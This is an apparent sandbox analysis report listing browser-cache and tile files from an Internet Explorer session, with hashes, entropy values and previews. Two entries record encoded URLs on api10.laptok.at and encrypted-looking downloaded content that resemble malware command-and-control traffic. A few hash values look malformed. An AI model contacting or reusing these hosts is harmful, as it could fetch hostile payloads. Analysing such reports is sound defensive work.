Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x1f1dd952,0x01d6bf40</date><acc date>0x1f1dd952,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x1f1dd952,0x01d6bf40</date><accdate>0x1f1dd 952,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.159292443353698
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwphahcnWimI002EtM3MHdNMNxhGwphahcnWimI00Ob8K075EtMb:2d6NxQ0SZHKd6NxQ0SZ7YKajb
MD5:	D7BA782DBF4D77E7E9F49EBBFA30DDD5
SHA1:	8C287A5A9CA78DF7DD3C54D77064D076A53E0DD3
SHA-256:	D24062E509A24316C33084FA1A0FCF7B5EDB61E2915E55B33D3CD86C596242FD
SHA-512:	E3B8D84D874878C1E9FD8521780E298F3775FFA51B95ED213FC64173EB4155B359BB93373217EAFA96E9B08993D54AC145D15FE41A3389E5905E01A69F7CAF40
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x1f229d66,0x01d6bf40</date>< accdate>0x1f229d66,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x1f229d66,0x01d6bf40</date><accdate>0 x1f229d66,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.10175927288668
Encrypted:	false
SSDEEP:	12:TMHdNMNx0n2+t+cnWimI002EtM3MHdNMNx0n2+t+cnWimI00ObxEtMb:2d6Nx0NSZHKd6Nx0NSZ7nb
MD5:	556A24B1940E7DC4612136C54E61454E
SHA1:	BEAD226500DE1B103819F5D958E2A96CF65535DF
SHA-256:	CEF7E4F17DE097AD7F85C7C98E7867BC66E6D610A27739CC4CF8EBD534D35733
SHA-512:	3A8170AD0A9F87FE349BD04836E617913DD3357F41CDA03B2BBF91B2F7FAD9BD6D155226325174C4D6A4541D8E5651177A1DDFD80AB7C754C85B9C22F59023D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x1f203b5a,0x01d6bf40</date><a ccdate>0x1f203b5a,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x1f203b5a,0x01d6bf40</date><accdate>0x1 f203b5a,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></ msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.138992740853554
Encrypted:	false
SSDEEP:	12:TMHdNMNxx2+t+cnWimI002EtM3MHdNMNxx2+t+cnWimI00Ob6Kq5EtMb:2d6Nx/SZHKd6Nx/SZ7ob
MD5:	71D6C452DCB46D3653CE1BF93496D717
SHA1:	8202D99F04C65DEABAEA8A56C5A0885151651812
SHA-256:	E7348F46353FA28AEED59FBC63B9368B341EB6A0B0DD66616F8B23DDB2D90EDB
SHA-512:	AABA2ACEAE31FCBE6A10FB2FD0AC776FC793472A55501BA3765FCCDA9A821003F847797FC0F491E51E845DE3FD2C3BFEF63E03FE4BFD611C85B423F68E2A99 CD
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x1f203b5a,0x01d6bf40</date>< accdate>0x1f203b5a,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x1f203b5a,0x01d6bf40</date><accdate>0 x1f203b5a,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.128868767733011
Encrypted:	false
SSDEEP:	12:TMHdNMNxc3c4Ygc4YcnWimI002EtM3MHdNMNxc3c4Ygc4YcnWimI00ObVEtMb:2d6Nx3fmSZHKd6Nx3fmSZ7Db
MD5:	DBA7BE6E6D63331385AEEA3DD2D69781
SHA1:	07BE73562F0F34236BC90C23AEBA24F59FBDE77A
SHA-256:	C99E703C6228E7A83F520984A1522D97DD5BBE6BAAA132DEC5C792071573182C
SHA-512:	5880265B938986664158929EF7957B4EEE68EA2DA5BF0500BE8FA9CC471CA82C6EA23F1E873536E311714916EA3DFB5DE7F4EE1D1BAEDAEF48FEA5E113EC2F00
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x1f1b7699,0x01d6bf40</date><accdate>0x1f1b7699,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x1f1b7699,0x01d6bf40</date><accdate>0x1f1b7699,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.117073440323077
Encrypted:	false
SSDEEP:	12:TMHdNMNxfn3c4Ygc4YcnWimI002EtM3MHdNMNxfn3c4Ygc4YcnWimI00Obe5EtMb:2d6NxUfmSZHKd6NxUfmSZ7ijb
MD5:	5DD2E31BC8D810FD032343E272316081
SHA1:	F85008D162BBB9C4BD6022498D2EA3BA128E30B2
SHA-256:	06D2C4DDFF15ABFC086601CB9BFA153B37E0FF71A49BDEA9123FA3FBE949B86A
SHA-512:	715203E8AB5A2EF838E87ED014FB68A2CC1AC0726D6510C3759FD81AD85173B3F00C9BBED5DF99F7BB7865FF8E7F2DC1B8808C4F9EDC12106B0A26061A5272SA
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x1f1b7699,0x01d6bf40</date><accdate>0x1f1b7699,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x1f1b7699,0x01d6bf40</date><accdate>0x1f1b7699,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
IE Cache URL:	res://ieframe.dll/down.png
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[1]	
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\sCy[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2408
Entropy (8bit):	5.984213394225501
Encrypted:	false
SSDEEP:	48:OurJo1eykcgE0yDBKjVqAW1iuR6RVWuYRJb77okJlfWo:nKzkyvGPW13R6vYRNsfz
MD5:	99911885EF8527B9BB520959D0400D23
SHA1:	A214A86649EBA314D4BF4C1ED2AC48CAC7EEBA1B
SHA-256:	6A56806C098AA9CD6ADFD325BE3E9A05FDA817BD175A469A5027339EEA4C9058
SHA-512:	58A1F7252A01A5EEC8375316FB178361DC6A7D1AA6275370B760D15376EB47DE50901CD5F024AB6B738EB22FC0447D249126F76ABA3B2EBF81F4E2BE3CB96F8E
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/Ode7pmXhCEdXxTRBf_/2FHH_2FBp/_2BnsalNz0lmkH5x1mmt/xHl6WQifJFf5CBgok3I/bn3XVAGXUeWigiJUOcLQWD/c2roXTQ2nkZbG/M_2FMDPg/RMcD_2FfR_2FfjyYlINFV_2/BaGZ2rH4vj/6jogYZYijMsSboygs/SvxVVPCKWphR/VUg4AeMl2sx/6_2FAxA2ms8rKx/ICLWxB1ZuqvjIAU92vsk7/bigoAHVM9eJoWAJe/2u2_2FVoWlqH3Ft/Wqo08LsOYeWuLlPepq/yBPc_0A_0/DpBN_2Bc1hK_2BzOEfhW/86UE6S6NpYhT5yFlxam/wY_2BlPzb_2BfGYwkL90Le/XnKUFDbHepNQE/sCy
Preview:	dc5Myj1zX7wL16anUxKQbz0PUOVZccb3OWc2KaU5+XF1MrQFi5BV7tYx7BVtZTNjiJ4fPn/SH+6LpMOl9zy0PHDvdc1lteTU0DMsO0xKrJ2AJBhibqs0KAZjyZ2sATERlhsdm7/JrNq5iWPBI026FWqTzpw/E+iy/D1HCAxeakEUXanAlqIYdJVX2tjtziBfVxf9HFOuD0gXtSQqptUTh1GuewVWXfg7K1l6qMZXohnzDheZ+hO4JWUdY1G6C5TU7nGN1CzHxAx9rzc+7dBrMEHMrX/hFNwnZC5YRnKDiiWkzqW3qNWXXU23dnvOno54EE6JnFwpj3a75ko3/blADxve+zDiEAqDbvVLJAn2SEEybIqQG+c1hUe4DM7q6dY6wTRaJ9+kr2Faq0KjxDpfAaz/J7eRc3F86mOUUfhhZ+qch//Zv9OEuUbEummmoMGReikRWVckbemdwmEzVgNSCiHpCY3r0L/rCWu6Rnoxa8M/zPljyUBPcWXjFVJDxpOW7G6k/iaI8TEQDYJr+iDAWzmmCN1N89rVDh9xrDVNPNlpuifS7S1ByEqoMfoEpCnxManZ/5CmJes5lxUz1ksnZjPSTpcoVJcIBDP2Svyfq3smofUMt0BsVHGKDs7O9RKHta7HHWZ4cy8oiqh69Mh9d3WUcD6OzCzR2xgtGXLn3ik618P0/CZ/HozGsVwB671/tTlbLqnV9XUTaHtLmc57EPDB54VvJLM53YU0P7IceRAZiPfZ+Ad1GdKGoj2BmcRcuqjA6EQIDA3sy2AePwSr0wNqED9SRm/RvuyUvhoCrFizu/NKJG4ekC5vWFWOFo+X11EG3tLHladPjLUNDLRWz/li/89l0UFGTmkyHLIAw1wAOYZgkAohqmgmpEzhEgot2hGSg1MOhC+gnykRezoR7/P6726Zap1bjfYtnPJ7Wy6vUMKKhKYivcP/raiyymBY/h0MP2y3w+mCTOwMpD8D8v+6KHVOL4iD8miJtfC+m

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
IE Cache URL:	res://ieframe.dll/ErrorPageTemplate.css
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\bullet[1]	
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKIv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
IE Cache URL:	res://ieframe.dll/bullet.png
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.:j.:l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\m[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	338008
Entropy (8bit):	5.999869391852298
Encrypted:	false
SSDEEP:	6144:X36/dI+cmFqVRwgq2o/JG/IRKIyyCmZm/hKC2Ny5vWb1OB/sQx2IKtA4QMO:a/dINmGREBXE3mUIC2nXc2IKW4Qp
MD5:	03D61BB1F49164FA9812A5E896C67F3E
SHA1:	85FA697A67481A5631B61FB3F539B4503B929EA1
SHA-256:	CDE50C5D8FC8B941FD19E1F70B357635061FBFE6F9A0D5BD4C0CFD9F46BF8436
SHA-512:	04E6947E4C892007BD46F9FAA52D9B792892A929AFDCD2797091F54EC65D2822366F0A0743EB20B9E1497B08E164F5DB194010186D31B65831CB9C839A71C784
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/WcqsDWYRDWX9VzX2/6cY_2FMHhq53Bfb/KoBaiBSx8IlxkeptxyR8f3nvVNB/Uxnn1SyznitKnjOi8hCe/ohSe08DDAeFHGbAN_2F/0Spr_2FCjhgaXo0BixRxlK/gRR6Am8dlGdUj/bXxlH1YY/oAmZLTvZixjJMYkbcvNceUF/TE7QVGk6pc/MryulOKAB6hK5uuEq/Ip0vKVpaDGvV/oHnOmnuADTL/DZ7XRbtQiU_2BP/uUPkwFUayXFIpo3sPb5cI/f7KYlOClbx19_0A_/0DuyZdVLuLk6jXr/RUPYRyzRPa2TXuqypX/gKjtwBKzB/hGbhX_2Bp7cII1KXeu9F/UHr0GT1Kn/m
Preview:	ix+4zopyS5Zb1yhQYCwOCVX8cdmxlByXC8UyxeQK0zznJlDVK9Oxl8Rq1F05vsKoIReV9UZOLSxZ1jvHDnCVs4gT5YM0PY/Ugn/E4Q8lv7AbuXQNF919sT99Z5qQ5oLVwLPRJJjRaRs8w0Yb0L/FMjrqCAAQ3HHRoRJfEqVsmy5BRYhbJLTGlFiHAEQ6mXalmlkwlt1V9HFEZuG/O3LXXsAkNj9dgUwDEpOLhnTxRp0/XP3bIxs5gyKVhVPYphhfmr1dJrkKxo9a9/c5ibgljval/GdZWjwqqgLrhaQonD3/o9AhWMu2xZ3yXsA08eboPRIQXj9zOicR/ip6PtDVocwDkwimC+ACJ5uobFopja2yO3cVeiF2xJSzHxvccwII9EZFEhWpEavbPx/D4ZXg7YtbEbDoX1VWryX4fAcx9V7ZRJ3UrvXA0H4IzCvfoAvhXe9wu6gfxLWXaY0C47fRrcxJjFl5JJR0UMzb3bqE6I2qE0tF0H0UZ+Vr6+esPmFbLzjErDldhK8LrgEtO2y3wS82DKjypVmH68MYEedt1l1yssNAzaZbnlvrIs+r0sjCOUKrzhQlwWuIPbL7oJ+VeR5elHyyhnRFAsymKu8YMOJDEiqfqfUsosgV/OEm+kBstS7l8o+OlOdP67DLUNUjCZGHiG1Xdfxqwy7QePTlH5zKfmx7hucr/wDCYhWv9EGLpytc3Jt28tLKqXhrYFnInjBO84x8ZQEuaaj/QPUhqZbdulImaf/JkFslNxOrJh8NdV6/MN5noGp0Pepmur7ldmdzCM+WPkKW9EvlABimnJDYbt0QfkSKdAcHbCdchWLWVhDruMAn1GBH7Rx3kzUYBu3gK2CElqq7n+EJuq9Yz4k/9lAXAiodT7OVSgOxcp34CPUsmkb8Rvqcu8dfndVOdARDUt1yXb2hBgteYrxc4Suuo59wOMPeYFueTpxivJQwKwAu9wu+I5z40daKVd6r4iwA0WExliDIbKfkWB+/

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	downloaded
Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
IE Cache URL:	res://ieframe.dll/background_gradient.jpg
Preview:	......JFIF.....d.d.....Ducky.....P.....Adobe.d..... .....W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[1]	
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB7
Malicious:	false
IE Cache URL:	res://ieframe.dll/http_404.htm
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Found</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
IE Cache URL:	res://ieframe.dll/info_48.png
